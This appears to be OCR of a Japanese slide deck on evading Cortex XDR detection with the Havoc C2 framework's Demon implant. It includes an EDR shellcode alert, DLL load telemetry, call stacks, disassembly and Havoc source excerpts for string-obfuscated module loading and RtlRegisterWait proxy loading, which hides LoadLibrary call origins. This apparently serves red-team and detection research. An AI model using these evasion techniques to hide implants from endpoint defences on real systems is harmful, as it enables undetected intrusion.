
TIME	FILE NAME	MODULE	MODE
7/19/2025 4:24:26 AM	jyc.exe	In-process Shellcode Prote	Notify

DETAILS

Application Information:
Source process ID: 7176
Source process name: jyc.exe
Source application location: C:\Users\ \Downloads\jyc.exe
Source process command line: "C:\Users\ \Downloads\jyc.exe"
Source application version:
Source application publisher:
Source application signers:
Source process user name: N/A\

vs Cortex XDR

プロセスメモリ中のShellcodeに対する検知



vs Cortex XDR

- PART 3: How I Met Your Beacon – Brute Ratel

https://www.mdsec.co.uk/2022/08/part-3-how-i-met-your-beacon-brute-ratel/

As we can see, **the DLLs highlighted are all the DLLs that are loaded when the badger is injected. This list includes the loading of winhttp.dll** and wininet.dll, which are not necessarily nefarious but are traditional loads for an egress beacon. There are however a number of less common DLLs loaded, such as dbghelp.dll, credui.dll samcli.dll and logoncli.dll amongst others.

This behaviour allows us to create a signature for the image loads and leads to a high signal indicator that can be hunted for through image load telemetry.


vs Cortex XDR

Process Name	PID	Operation	Path	Result
jyc.exe	18328	Load Image	C:\Windows\System32\gdi32full.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\msvcp_win.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\imm32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\sechost.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\cryptsp.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\winhttp.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\shell32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\WinTypes.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\combase.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\IPHLPAPI.DLL	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\oleaut32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\ws2_32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\nsi.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\dhcpcsvc.dll	SUCCESS

vs Cortex XDR

Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	PsReferenceProcessFilePointer + 0x922	0xfffff807f16bdb42	C:\WINDOWS\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtMapViewOfSection + 0x551b	0xfffff807f16b4bbb	C:\WINDOWS\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	NtMapViewOfSection + 0xc75	0xfffff807f16b0315	C:\WINDOWS\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	NtMapViewOfSection + 0x24d	0xfffff807f16af8ed	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	setjmpex + 0x92a5	0xfffff807f14b8d55	C:\WINDOWS\system32\ntoskrnl.exe
U 5	ntdll.dll	ZwMapViewOfSection + 0x14	0x7ff85d2422d4	C:\Windows\System32\ntdll.dll
U 6	ntdll.dll	LdrGetDllHandleByMapping + 0xb8a	0x7ff85d14bf0a	C:\Windows\System32\ntdll.dll
U 7	ntdll.dll	LdrGetDllHandleByMapping + 0x6be	0x7ff85d14ba3e	C:\Windows\System32\ntdll.dll
U 8	ntdll.dll	RtlInsertElementGenericTableFullAvl + 0x3ec	0x7ff85d15065c	C:\Windows\System32\ntdll.dll
U 9	ntdll.dll	RtlEqualUnicodeString + 0xd1c	0x7ff85d14e23c	C:\Windows\System32\ntdll.dll
U 10	ntdll.dll	TpCallbackMayRunLong + 0x18a	0x7ff85d15c27a	C:\Windows\System32\ntdll.dll
U 11	ntdll.dll	LdrGetDllHandleEx + 0xd10	0x7ff85d0e8860	C:\Windows\System32\ntdll.dll
U 12	ntdll.dll	LdrGetDllHandleEx + 0x990	0x7ff85d0e84e0	C:\Windows\System32\ntdll.dll
U 13	ntdll.dll	LdrLoadDll + 0x170	0x7ff85d135d80	C:\Windows\System32\ntdll.dll
U 14	<unknown>	0x20b572ad8a1	0x20b572ad8a1	

vs Cortex XDR



vs Cortex XDR

payloads > Demon > src > core > C Runtime.c > RtAmsi(VOID)

```
462  #ifdef TRANSPORT_HTTP
463  BOOL RtWinHttp(
464      VOID
465  ) {
466      CHAR ModuleName[ 12 ] = { 0 };
467
468      ModuleName[ 0  ] = HideChar('W');
469      ModuleName[ 2  ] = HideChar('N');
470      ModuleName[ 7  ] = HideChar('.');
471      ModuleName[ 11 ] = HideChar(0);
472      ModuleName[ 10 ] = HideChar('L');
473      ModuleName[ 4  ] = HideChar('T');
474      ModuleName[ 8  ] = HideChar('D');
475      ModuleName[ 1  ] = HideChar('I');
476      ModuleName[ 9  ] = HideChar('L');
477      ModuleName[ 6  ] = HideChar('P');
478      ModuleName[ 3  ] = HideChar('H');
479      ModuleName[ 5  ] = HideChar('T');
480
481      if ( ( Instance->Modules.WinHttp = LdrModuleLoad( ModuleName ) ) ) {
482          MemZero( ModuleName, sizeof( ModuleName ) );
483          Instance->Win32.WinHttpOpen                 = LdrFunctionAddr( Instance->Modules.WinHttp,
484          Instance->Win32.WinHttpConnect              = LdrFunctionAddr( Instance->Modules.WinHttp,
485          Instance->Win32.WinHttpOpenRequest          = LdrFunctionAddr( Instance->Modules.WinHttp,
```

vs Cortex XDR

```
LABEL_27:
  if ( *(_QWORD *)(*refptr_Instance + 304) )
  {
    printf_0("[DEBUG::%s::%d] %s\n", "LdrModuleLoad", 335, "Loading module using LdrLoadDll");
    v17 = *refptr_Instance;
    LOWORD(v24[0]) = 2 * v6;
    WORD1(v24[0]) = 2 * v6 + 2;
    v24[1] = v25;
    v18 = (*(__int64 (__fastcall **)(_QWORD, _QWORD, _QWORD *, const void **))(v17 + 304))(0, 0, v24, &v20);
    v19 = v18;
    if ( v18 < 0 )
    {
      printf_0("[DEBUG::%s::%d] LdrLoadDll Failed: %p\n", "LdrModuleLoad", 343, (const void *)(unsigned int)v18);
      *(_DWORD *)(*(_QWORD *)(*refptr_Instance + 2242) + 104LL) = v19;
    }
  }
```

vs Cortex XDR

```
31D2                xor edx,edx
31C9                xor ecx,ecx
48:897C24 70        mov qword ptr ss:[rsp+70],rdi
66:894424 68        mov word ptr ss:[rsp+68],ax
83C0 02             add eax,2
4C:8D4C24 48        lea r9,qword ptr ss:[rsp+48]
4C:8D4424 68        lea r8,qword ptr ss:[rsp+68]
66:894424 6A        mov word ptr ss:[rsp+6A],ax
41:FFD2             call r10
85C0                test eax,eax
79 0D               jns 20B572AD8B2
48:8B13             mov rdx,qword ptr ds:[rbx]
48:8B92 C2080000    mov rdx,qword ptr ds:[rdx+8C2]
8942 68             mov dword ptr ds:[rdx+68],eax
31C0                xor eax,eax
B9 08020000         mov ecx,208
F3:AA               rep stosb
B9 10000000         mov ecx,10
48:8D7C24 68        lea rdi,qword ptr ss:[rsp+68]
F3:AA               rep stosb
48:8B4C24 50        mov rcx,qword ptr ss:[rsp+50]
48:85C9             test rcx,rcx
74 0E               je 20B572AD8DF
E8 0A5D0000         call 20B572B35E0
```

```
xor     edx, edx
xor     ecx, ecx
mov     [rsp+2B8h+var_248], rdi
lea     r8, [rsp+2B8h+var_250]
call    qword ptr [rax+130h]
mov     ebp, eax
test    eax, eax
jns     short loc_140018C82
mov     r9d, eax
mov     r8d, 157h
mov     rdx, r12
lea     rcx, aDebugSDLdrload ; "[DEBUG::%s::%d] LdrLoadDl
call    printf_0
mov     rax, [rbx]
mov     rax, [rax+8C2h]
mov     [rax+68h], ebp

:                               ; CODE XREF: LdrModuleLoad+2A6↑j
                                ; LdrModuleLoad+2B1↑j ...
xor     eax, eax
mov     ecx, 208h
rep stosb
```

Proxy Loading

別スレッドからLoadLibraryW関数を呼び出し、Call Stackが綺麗な状態を保つ

- RtlRegisterWait
- RtlCreateTimer
- RtlQueueWorkItem

Proxy Loading (RtlRegisterWait)

- RtlRegisterWait

登録したイベントがシグナル状態かタイムアウトした場合に、callback関数が呼び出される
ThreadPool: 非同期タスクやcallback関数を効率よく実行するための仕組み
⇒ Worker Thread: 関数を実行するためのスレッド
⇒ Wait Thread: イベント等の待機状態を監視し、原則Worker Threadで関数を実行

```
Instance->Win32.RtlRegisterWait(
        &Timer,
        Event,
        C_PTR( Instance->Win32.LoadLibraryW ), // callback関数
        NameW, // 引数
        0, // 待機時間
        WT_EXECUTEONLYONCE | WT_EXECUTEINWAITTHREAD
        // callback関数実行後に登録解除 | Wait Threadでcallback関数を実行
)
```

Proxy Loading (RtlRegisterWait)


- Havoc

payloads/Demon/src/core/Win32.c

```
/* load library using RtlRegisterWait + LoadLibraryW */
if ( ( Instance->Config.Implant.ProxyLoading == PROXYLOAD_RTLREGISTERWAIT ) && Instance->Win32.
RtlRegisterWait )
{
    PUTS( "Loading module using RtlRegisterWait" )

    /* create an event for end of module loading */
    if ( ! NT_SUCCESS( NtStatus = SysNtCreateEvent( &Event, EVENT_ALL_ACCESS, NULL, SynchronizationEvent,
    FALSE ) ) ) {
        goto DEFAULT;
    }

    /* call LoadLibraryW */
    if ( ! NT_SUCCESS( NtStatus = Instance->Win32.RtlRegisterWait( &Timer, Event, C_PTR( Instance->Win32.
    LoadLibraryW ), NameW, 0, WT_EXECUTEONLYONCE | WT_EXECUTEINWAITTHREAD ) ) ) {
        PRINTF( "RtlRegisterWait: %p\n", NtStatus )
        goto DEFAULT;
    }
}
```

Proxy Loading (RtlRegisterWait)

- Havoc



Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	PsReferenceProcessFilePointer + 0x922	0xfffff807f16bdb42	C:\WINDOWS\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtMapViewOfSection + 0x551b	0xfffff807f16b4bbb	C:\WINDOWS\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	NtMapViewOfSection + 0xc75	0xfffff807f16b0315	C:\WINDOWS\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	NtMapViewOfSection + 0x24d	0xfffff807f16af8ed	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	setjmpex + 0x92a5	0xfffff807f14b8d55	C:\WINDOWS\system32\ntoskrnl.exe
U 5	ntdll.dll	ZwMapViewOfSection + 0x14	0x7ff85d2422d4	C:\Windows\System32\ntdll.dll
U 6	ntdll.dll	LdrGetDllHandleByMapping + 0xb8a	0x7ff85d14bf0a	C:\Windows\System32\ntdll.dll
U 7	ntdll.dll	LdrGetDllHandleByMapping + 0x6be	0x7ff85d14ba3e	C:\Windows\System32\ntdll.dll
U 8	ntdll.dll	RtlInsertElementGenericTableFullAvl + 0x3ec	0x7ff85d15065c	C:\Windows\System32\ntdll.dll
U 9	ntdll.dll	RtlEqualUnicodeString + 0xd1c	0x7ff85d14e23c	C:\Windows\System32\ntdll.dll
U 10	ntdll.dll	TpCallbackMayRunLong + 0x18a	0x7ff85d15c27a	C:\Windows\System32\ntdll.dll
U 11	ntdll.dll	LdrGetDllHandleEx + 0xd10	0x7ff85d0e8860	C:\Windows\System32\ntdll.dll
U 12	ntdll.dll	LdrGetDllHandleEx + 0x990	0x7ff85d0e84e0	C:\Windows\System32\ntdll.dll
U 13	ntdll.dll	LdrLoadDll + 0x170	0x7ff85d135d80	C:\Windows\System32\ntdll.dll
U 14	KernelBase.dll	LoadLibraryExW + 0xe6	0x7ff85a6a2ac6	C:\Windows\System32\KernelBase.dll
U 15	ntdll.dll	TpSetWaitEx + 0x568	0x7ff85d15f208	C:\Windows\System32\ntdll.dll
U 16	ntdll.dll	TpCallbackMayRunLong + 0x1b11	0x7ff85d15dc01	C:\Windows\System32\ntdll.dll
U 17	ntdll.dll	RtlAcquireSRWLockExclusive + 0xdc0	0x7ff85d172a10	C:\Windows\System32\ntdll.dll
U 18	kernel32.dll	BaseThreadInitThunk + 0x17	0x7ff85ca1e8d7	C:\Windows\System32\kernel32.dll
U 19	ntdll.dll	RtlUserThreadStart + 0x2c	0x7ff85d11c34c	C:\Windows\System32\ntdll.dll

TID	CPU	Cycles delta	Start address	Priority (sym...
15236		53,433	ntdll.dll!TppWorkerThread	Normal
20940			ntdll.dll!TppWorkerThread	Normal
18024			ntdll.dll!TppWorkerThread	Normal
17788			jyc.exe!mainCRTStartup	Normal
13956			ntdll.dll!TppWorkerThread	Normal
3400			ntdll.dll!TppWorkerThread	Normal

Event Properties

Event | Process | Stack

Date: 7/21/2025 7:47:52.5635938 AM

Thread: 13956

Class: Process

Operation: Load Image

Result: SUCCESS

Path: C:\Windows\System32\winhttp.dll

Duration: 0.0000000

Event Properties

Event | Process | Stack

```
ls C:\Users\kawada\
```

Date: 7/21/2025 7:48:43.5755767 AM

Thread: 17788

Class: File System

Operation: QueryDirectory

Result: SUCCESS

Path: C:\Users\kawada*

